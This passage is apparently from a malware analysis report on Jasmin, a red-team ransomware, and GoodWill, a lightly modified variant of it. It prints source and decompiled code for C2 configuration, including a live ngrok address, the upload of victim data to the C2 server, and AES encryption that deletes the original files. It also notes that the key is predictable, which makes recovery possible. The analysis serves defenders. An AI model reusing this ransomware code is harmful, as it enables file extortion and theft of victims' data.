
Note :- We Only Reply Those People who successfully completed all three activities

Happy Kindness !! God Bless You

Last page of Jasmin ransom note.

Jasmin Source Code


Looking at the source code we can find some variables that can be customized, such as the C2 server address and the URL where the compressed ransom note is stored, as well as the path in which this file will be saved.


```
/*

 The Ransomware for RedTeams Coded by Siddhant Gour with

  Payload  Coded in C#
  Server   Coded in PHP
  Database Coded in MySql
     */


namespace Jasmin_Encrypter
{
    0 references
    class Program
    {
        public static string hostaddr     = "http://127.0.0.1/handshake.php"; //enter the of your webserver
        public static string AlertMsgLink = "http://127.0.0.1/alertmsg.zip";
        public static string AlertMsgPath = "C:\\Users\\Public\\Windows\\Ui\\";
        public static string AlertMsgFile = AlertMsgPath + "alertmsg.zip";
        public static string passwordkey  = "";
        public static string systemid     = "";
        public static string HDid         = "";
```

Jasmin configuration.

At the main function, we have the following sequence:


1. Generates the password used in the encryption process;
2. Generates a unique system ID by combining the VolumeSerialNumber of all available instances;
3. Checks if there’s internet connection by sending a ping to Google;
4. Uploads information to the C2 server;
5. Encrypt files in the device in multiple threads;
6. Download and display the ransom note, which we demonstrated earlier.



```
0 references
static void Main(string[] args)
{
    passwordkey = GeneratePassword();
    systemid    = GenerateSystemId();
    CheckConnection();
    MakeConnection ();
    RetriveFiles   ();
    AlertingUser   ();
    Console.ReadKey();
```

Jasmin ransomware main function.


The password created for the encryption process is generated within the main function. Jasmin uses the RNGCryptoServiceProvider class to create a random string.



```
string GeneratePassword()
{
    var randomstring = new RNGCryptoServiceProvider();
    var buf = new byte[18]; //length not randomly picked, see 64Base, wikipedia
    randomstring.GetBytes(buf);
    string password = Convert.ToBase64String(buf);
    return password;
}    //This method returns complex & random password
```

Jasmin password generation.

Despite the random password generated by this function, Jasmin overwrites the variable with a combination of two hardcoded values and the system ID.




```
HDid = "A1250KA" + systemid + "4758ahzii";
string Passwd = HDid;
passwordkey = Passwd;
```

Code reassigning the encryption password.

This means that you don’t need a password to decrypt the files, just the system ID, which can be retrieved by using the same function.


If there’s an internet connection, Jasmin uploads information about the infected device such as the computer name, username, the generated system ID, the OS name, and the time of the infection. Also, Jasmin retrieves the external IP address with ipfy API and geolocation info via external library “IpInfo”.



```
var pairs = new List<KeyValuePair<string, string>>
{
new KeyValuePair<string, string>("machine_name", machine),
new KeyValuePair<string, string>("computer_user", username),
new KeyValuePair<string, string>("systemid", systemid),
new KeyValuePair<string, string>("os", "Windows 10"),
new KeyValuePair<string, string>("date", date),
new KeyValuePair<string, string>("time", time),
new KeyValuePair<string, string>("ip", ip),
new KeyValuePair<string, string>("location", location()),
// new KeyValuePair<string, string>("location", "Unkown"),
new KeyValuePair<string, string>("password", passwordkey),
new KeyValuePair<string, string>("handshake", "jasmin@123"),
};
```

Data that is uploaded to the C2 server


Jasmin encrypts files using AES-256 in CBC mode through RijndaelManaged class within a function named “AES_Encrypt”, which receives the bytes to be encrypted and the password as parameters. Jasmin does not overwrite the file, but deletes and creates a new one with “.jasmin” as extension.



```
}    //Retriving Files from every possible location based on their Extention
void   FileEncryption(string path)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(path);
    byte[] passwordBytes      = Encoding.UTF8.GetBytes(passwordkey);
    passwordBytes             = SHA256.Create().ComputeHash(passwordBytes);
    byte[] bytesEncrypted     = AES_Encrypt(bytesToBeEncrypted, passwordBytes);

    string fileEncrypted = path + ".jasmin";
    Console.WriteLine(path + ".jasmin");
    try
    {
        File.WriteAllBytes(fileEncrypted, bytesEncrypted);
        File.Delete(path);
    }
    catch
    {
        Console.WriteLine("error ha bhaiya");

    }
}
```

Process to encrypt files in Jasmin ransomware.

Jasmin also provides the source code for the decryptor, which retrieves encrypted files using the same random password generated previously, which is sent to the C2 server.




Jasmin decryptor.


Also, it's important to notice that Jasmin doesn't have any mechanism to avoid recovery of the files via Shadow Copies or any other way.

GoodWill and Other Variants

When we compare compiled binaries, we can observe that GoodWill is not a new ransomware family, but a slightly modified version of Jasmin.




```
namespace Jasmin_Encrypter
{
    // Token: 0x02000002 RID: 2
    internal class Program
    {
        // Token: 0x06000002 RID: 2 RVA: 0x00002057 File Offset: 0x00000257
        private static void Main(string[] args)
        {
            Program.passwordkey = Program.<Main>g__GeneratePassword|7_0();
            Program.systemid = Program.<Main>g__GenerateSystemId|7_1();
            Program.<Main>g__CheckConnection|7_2();
            Program.<Main>g__MakeConnection|7_3();
            Program.<Main>g__RetriveFiles|7_6();
            Program.<Main>g__AlertingUser|7_9();
            Console.ReadKey();
        }
```



```
namespace Goodwill_Encrypter
{
    // Token: 0x02000002 RID: 2
    internal class Program
    {
        // Token: 0x06000002 RID: 2 RVA: 0x00002057 File Offset: 0x00000257
        private static void Main(string[] args)
        {
            Program.passwordkey = Program.<Main>g__GeneratePassword|7_0();
            Program.systemid = Program.<Main>g__GenerateSystemId|7_1();
            Program.<Main>g__CheckConnection|7_2();
            Program.<Main>g__MakeConnection|7_3();
            Program.<Main>g__RetriveFiles|7_6();
            Program.<Main>g__AlertingUser|7_9();
            Console.ReadKey();
        }
```


Comparison between Jasmin and GoodWill entry point.

Among the differences, we have ".gdwill" extension being used by encrypted files rather than ".jasmin".



```
// Token: 0x0600000E RID: 14 RVA: 0x00002AA4 File Offset: 0x00000CA4
[CompilerGenerated]
internal static void <Main>g__FileEncryption|7_7(string path)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(path);
    byte[] passwordBytes = Encoding.UTF8.GetBytes(Program.passwordkey);
    passwordBytes = SHA256.Create().ComputeHash(passwordBytes);
    byte[] bytesEncrypted = Program.<Main>g__AES_Encrypt|7_8(bytesToBeEncrypted, passwordBytes);
    string fileEncrypted = path + ".jasmin";
    Console.WriteLine(path + ".jasmin");
    try
    {
        File.WriteAllBytes(fileEncrypted, bytesEncrypted);
        File.Delete(path);
    }
    catch
    {
        Console.WriteLine("error ha bhaiya");
    }
```

Jasmin




```
// Token: 0x0600000E RID: 14 RVA: 0x00002A6C File Offset: 0x00000C6C
[CompilerGenerated]
internal static void <Main>g__FileEncryption|7_7(string path)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(path);
    byte[] array = Encoding.UTF8.GetBytes(Program.passwordkey);
    array = SHA256.Create().ComputeHash(array);
    byte[] bytes = Program.<Main>g__AES_Encrypt|7_8(bytesToBeEncrypted, array);
    string path2 = path + ".gdwill";
    Console.WriteLine(path + ".gdwill");
    try
    {
        File.WriteAllBytes(path2, bytes);
        File.Delete(path);
    }
    catch
    {
        Console.WriteLine("error hai bhaiya");
    }
```

GoodWill


Different extensions across Jasmin and GoodWill.

The GoodWill ransomware contains an external address for C2, which was offline at the time of this analysis. The rest of the variables are exactly the same as the dummy Jasmin payload we generated for comparison.



```
// Token: 0x04000001 RID: 1
public static string hostaddr = "http://127.0.0.1/handshake.php";

// Token: 0x04000002 RID: 2
public static string AlertMsgLink = "http://127.0.0.1/alertmsg.zip";

// Token: 0x04000003 RID: 3
public static string AlertMsgPath = "C:\\Users\\Public\\Windows\\Ui\\";

// Token: 0x04000004 RID: 4
public static string AlertMsgFile = Program.AlertMsgPath + "alertmsg.zip";

// Token: 0x04000005 RID: 5
public static string passwordkey = "";

// Token: 0x04000006 RID: 6
public static string systemid = "";

// Token: 0x04000007 RID: 7
public static string HDid = "";
```

Jasmin




```
// Token: 0x04000001 RID: 1
public static string hostaddr = "http://9855-13-235-50-147.ngrok.io/handshake.php";

// Token: 0x04000002 RID: 2
public static string AlertMsgLink = "http://9855-13-235-50-147.ngrok.io/alertmsg.zip";

// Token: 0x04000003 RID: 3
public static string AlertMsgPath = "C:\\Users\\Public\\Windows\\Ui\\";

// Token: 0x04000004 RID: 4
public static string AlertMsgFile = Program.AlertMsgPath + "alertmsg.zip";

// Token: 0x04000005 RID: 5
public static string passwordkey = "";

// Token: 0x04000006 RID: 6
public static string systemid = "";

// Token: 0x04000007 RID: 7
public static string HDid = "";
```

GoodWill


Jasmin and GoodWill config variables.

GoodWill ransomware also changed the name in every single page on the ransom HTML.



Our Aim

The word "Jasmin" means to show kindness




Our Aim

The word "GoodWill" means to show kindness

Jasmin vs GoodWill ransom page.


Also, GoodWill contains the same flaw as Jasmin by overwriting the encryption password with a combination of two hardcoded values and the system ID. This means that the files can be decrypted without contacting the attacker, reinforcing the idea that this is not a real threat.



```
CS$<>8__locals1.client = new HttpClient();
Program.HDid = "A1250KA" + Program.systemid + "4758ahzii";
Program.passwordkey = Program.HDid;
```

GoodWill uses a predictable password to encrypt files.

